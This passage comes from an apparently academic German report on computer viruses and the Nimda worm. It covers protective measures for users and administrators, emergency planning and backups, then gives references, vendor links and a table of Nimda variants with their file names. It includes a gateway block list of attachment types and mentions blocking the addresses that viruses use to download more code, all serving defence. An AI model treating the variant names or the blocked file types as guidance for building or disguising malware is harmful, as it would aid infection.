- Gepackte (komprimierte) Dateien sollten erst entpackt und auf Viren überprüft werden. Installierte Entpackungsprogramme sollten so konfiguriert sein, dass zu entpackende Dateien nicht automatisch gestartet werden.
- Programme sollten nur von vertrauenswürdigen Seiten geladen werden, also insbesondere von den Originalseiten des Erstellers. Private Homepages, die bei anonymen Webspace-Providern eingerichtet werden, stellen hierbei eine besondere Gefahr dar.
- Die Angabe der Größe von Dateien, sowie einer evtl. auch angegebenen Prüfsumme, sollte nach einem Download immer überprüft werden. Bei Abweichungen von der vorgegebenen Größe oder Prüfsumme ist zu vermuten, dass unzulässige Veränderungen, meist durch Viren, vorgenommen worden sind. Daher sollten solche Dateien sofort gelöscht werden.

Maßnahmen für Administratoren

Administratoren müssen ihr Augenmerk nicht nur auf einen funktionierenden, sondern auch auf einen sicheren Ablauf richten.

Schutzmaßnahmen für den Endanwender:

- Die Endanwender sollten im Umgang mit E-Mails entsprechend geschult und hinsichtlich der Sicherheitsaspekte sensibilisiert werden (s.o.).
- Die Konfiguration der E-Mail-Clients sollte so eingestellt sein, dass Attachments nicht automatisch geöffnet werden. Außerdem sollten als E-Mail-Editor keine Programme mit der Funktionalität von Makro-Sprachen eingesetzt werden.
- Einsatz von Viren-Schutzprogrammen mit regelmäßiger automatisierter Aktualisierung (Update), da ein veraltetes Schutzprogramm nur für ein falsches Sicherheitsgefühl sorgt. Die Programme sollten sowohl zentral bei der Überwachung der E-Mails eingesetzt werden (File- bzw. Mail-Server), als auch lokal beim Endanwender (Client), damit dieser auch bei verschlüsselter Kommunikation geschützt ist.
- Für Probleme ist ein zentraler Ansprechpartner (E-Mail-Adresse, Telefon- und Fax-Nummer) zu benennen.

Zentrale Schutzmaßnahmen:

- Rechner, auf denen für die Organisation, Firma oder Behörde kritische Anwendungen laufen, müssen ohne E-Mail und Internet-Zugang betrieben werden.
- Viren-Schutzprogramme zur zentralen Überprüfung des E-Mail-Verkehrs sind auf Mail-Servern und Gateways zu installieren und regelmäßig zu aktualisieren.
- Filterregeln an Gateways oder Firewalls, sowie die Nutzung von "Policies" sind zur Erhöhung der Sicherheit gut geeignet. Derartige Maßnahmen erfordern oft keine teuren Zusatzprodukte. Dabei können Datei-Typen (z.B. *.VBS, *.WSH, *.BAT, *.EXE), die im täglichen Arbeitsablauf nicht als Anhänge von E-Mails vorkommen, gleich zentral abgeblockt werden.
- Rechner mit ungeschützter externer Kommunikationsverbindung (z. B. Modem ohne Anschluss über gesicherte Gateways und Firewalls) dürfen nicht gleichzeitig mit dem Firmen- oder Behörden-Netz verbunden sein. Die Installation solcher Kommunikationsverbindungen erfordert eine ausdrückliche Genehmigung.
- Es sollten nur vertrauenswürdige E-Mail-Programme zugelassen sein, die auch über entsprechende Sicherheitsfunktionen verfügen. "Private" Insel-Lösungen auf einzelnen Arbeitsplatz-Rechnern dürfen nicht zugelassen werden, um die Sicherheit des Gesamtsystems nicht zu gefährden.
- Daten sind zu sichern. Bei Datenverlust ist das die einzige Maßnahme, die einen Weiterbetrieb der Firma, Organisation oder Behörde ermöglicht.

Erstellen von Notfallplänen:

- Die Informationswege für Notfälle sind zu planen, die zuständigen Funktionen oder Personen zu definieren, Ausweichswege für die Kommunikation und Vertretungsregeln festzulegen.
- Es muss sichergestellt sein, dass bei Vorliegen eines neuen Computer-Virus die Updates der Viren-Schutzprogramme möglichst rasch auf Servern, Gateways und Clients eingestellt werden. Die entsprechenden Verteilswege und Maßnahmen sind vorzubereiten und selbstverständlich auch regelmäßig zu testen.
- Je nach vorliegendem Schadprogramm sind Verfahren zur differenzierten E-Mail-Filterung (z.B. Größenbeschränkung, keine Attachments, nur Post-Eingang, Filterung von bestimmten Betreffs) vorzubereiten und auch zu testen. Da die E-Mail mittlerweile das zentrale Informationsmedium geworden ist, dürfen diese Systeme allenfalls kurzzeitig deaktiviert werden, damit nach wie vor Warnungen möglich sind.
- Bei einigen Computer-Viren wird durch Aktivieren von Programmen versucht, weiteren Code über das Internet nachzuladen. Die dabei verwendeten IP-Adressen oder Ports sind durch Filter abzublocken.
- Sollten durch einen neuen Computer-Virus die üblichen Informationswege nicht verfügbar sein, sind alternative Verfahren zur zeitnahen Warnung vorzusehen (z. B. notfalls auch durch Fax, SMS, Lautsprecherdurchsagen).
- Für den Notfall sind Backup- und Restore-Strategien zu erarbeiten, die festlegen, welche Rechner in welcher Reihenfolge in betriebsbereiten Zustand zu bringen sind, damit in kürzester Zeit eine, wenn auch eingeschränkte, Funktionsfähigkeit hergestellt werden kann.

Backup und Datenschutz:

Backup ist die einzige Methode, sich vor Datenverlusten als Folge von Betriebsstörungen, Benutzerfehlern, Virusangriffen etc. zu schützen. Unter den grundlegenden Richtlinien sollten folgende hervorgehoben werden:

- Sichere Aufbewahrung
- Konsequente Backup-Politik
- Zentralisierte Datenspeicherung und Backup
- Einübung und Überprüfung von Restore-Routinen
- Wahl der Backup-Strategie

Literatur:

[aVTC 2000] aVTC: „Viren und Malware - Eine Einführung „, 2000, Universität Hamburg

[Bontchev 1998] Bontchev, Vesselin: “Methodology of Computer Anti-Virus Research”, Dissertation, 1998, Universität Hamburg

[Brunnstein 2002] Brunnstein, Klaus & aVTC-Team: „aVTC Testreport 2002-03“, ftp://agn-www.informatik.uni-hamburg.de/pub/text/pc-av/2002-03

[Plate,Holzmann] Sicherheit in Netzen

[Mackie, Roculan, Russell, Mario Van Velzen] Nimda Worm Analysis**,** Incident Analysis Report, Version 2

[Wolf, Häger, Schorn] Erkennung und Behandlung von Angriffen aus dem Internet

[ZDNet 01a] Susanne Rieger „Zehntausende Nimda-Infektionen in Europa**“,** ZDNet,19. September 2001

[1] CERT Nimda Advisory
http://www.cert.org/body/advisories/CA200126_FA200126.html

[2] Numerous emails posted to the intrusions and handlers lists at incidents.org, and emails posted to the public mail lists at SecurityFocus.

[3] F-Secure Nimda Information
http://www.f-secure.com/v-descs/nimda.shtml

[4] NAI/McAfee Nimda Information
http://vil.nai.com/vil/virusSummary.asp?virus_k=99209

[5] Symantec/Norton Nimda Information
http://www.sarc.com/avcenter/venc/data/w32.nimda.a@mm.html

[6] Central Command Nimda Information
http://support.centralcommand.com/cgi-bin/command.cfg/php/enduser/std_adp.php?p_refno=010918-000005

[7] Microsoft Nimda Advisory
http://www.microsoft.com/technet/security/topics/nimda.asp

[8] SecurityFocus Nimda Analysis
http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf

[9] Microsoft Information About IE6 Vulnerability
http://www.microsoft.com/technet/security/topics/NimdaIE6.asp

[10] Incidents.org Handler’s Diary Post about Nimda Reactivation
http://www.incidents.org/diary/september2001.php

Ressourcen

Microsoft Nimda Alert
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/Nimda.asp

Anti-Virus Software Vendor Definitions:

McAfee
http://vil.nai.com/vil/virusSummary.asp?virus_k=99209
Sophos
http://www.sophos.com/virusinfo/analyses/w32nimdaa.html
Symantec
http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html
Trend Micro
http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_NIMDA.A

Articles:

“Nimda” Worm Hits Net (SecurityFocus)
http://www.securityfocus.com/news/253
Experts are tracking a fast-spreading virus that propagates both by sending itself as an email
attachment and by hacking into vulnerable Web servers.
New Virus Downloads Itself from Web Pages (ZDNet UK)
http://news.zdnet.co.uk/story/0,,t269-s2095530,00.html
The Nimda virus uses every trick in the book to spread, say virus experts, including email and IRC—it
can even download itself through a browser from infected Web servers.
Internet Attacked by New Worm (ABCNews.com)
http://abcnews.go.com/sections/scitech/DailyNews/nimbdaworm010918_wire.html
Anti-virus researchers were fighting a new Internet attacker today similar to the “Code Red” worm
that infected hundreds of thousands of computers several months ago.
Code Rainbow Loose in the Wild—Security Experts (NewsBytes)
http://www.newsbytes.com/news/01/170225.html
A new, malicious worm targeting Microsoft Web servers is in the wild and is frenetically scanning the
Internet, security experts reported.

Anhang

Variants

Name	Type	Sub Type	Differences
W32/Nimda.b@MM	Virus	Internet Worm	This variant is packed with a PE packer and the filenames README.EXE and README.EML are replaced with PUTA!!.SCR and PUTA!!.EML respectively.
W32/Nimda.d@MM	Virus	Internet Worm	This variant uses different filenames. README.EXE is now SAMPLE.EXE MMC.EXE is now CSRSS.EXE ADMIN.DLL is now HTTPODBC.DLL
W32/Nimda.e@MM	Virus	Internet Worm	Functionally the same as the D variant; minor differences only.
W32/Nimda.f@MM	Virus	Internet Worm	Functionally the same as the D variant; minor differences only.
W32/Nimda.g@MM	Virus	Internet Worm	Functionally the same as the D variant; minor differences only.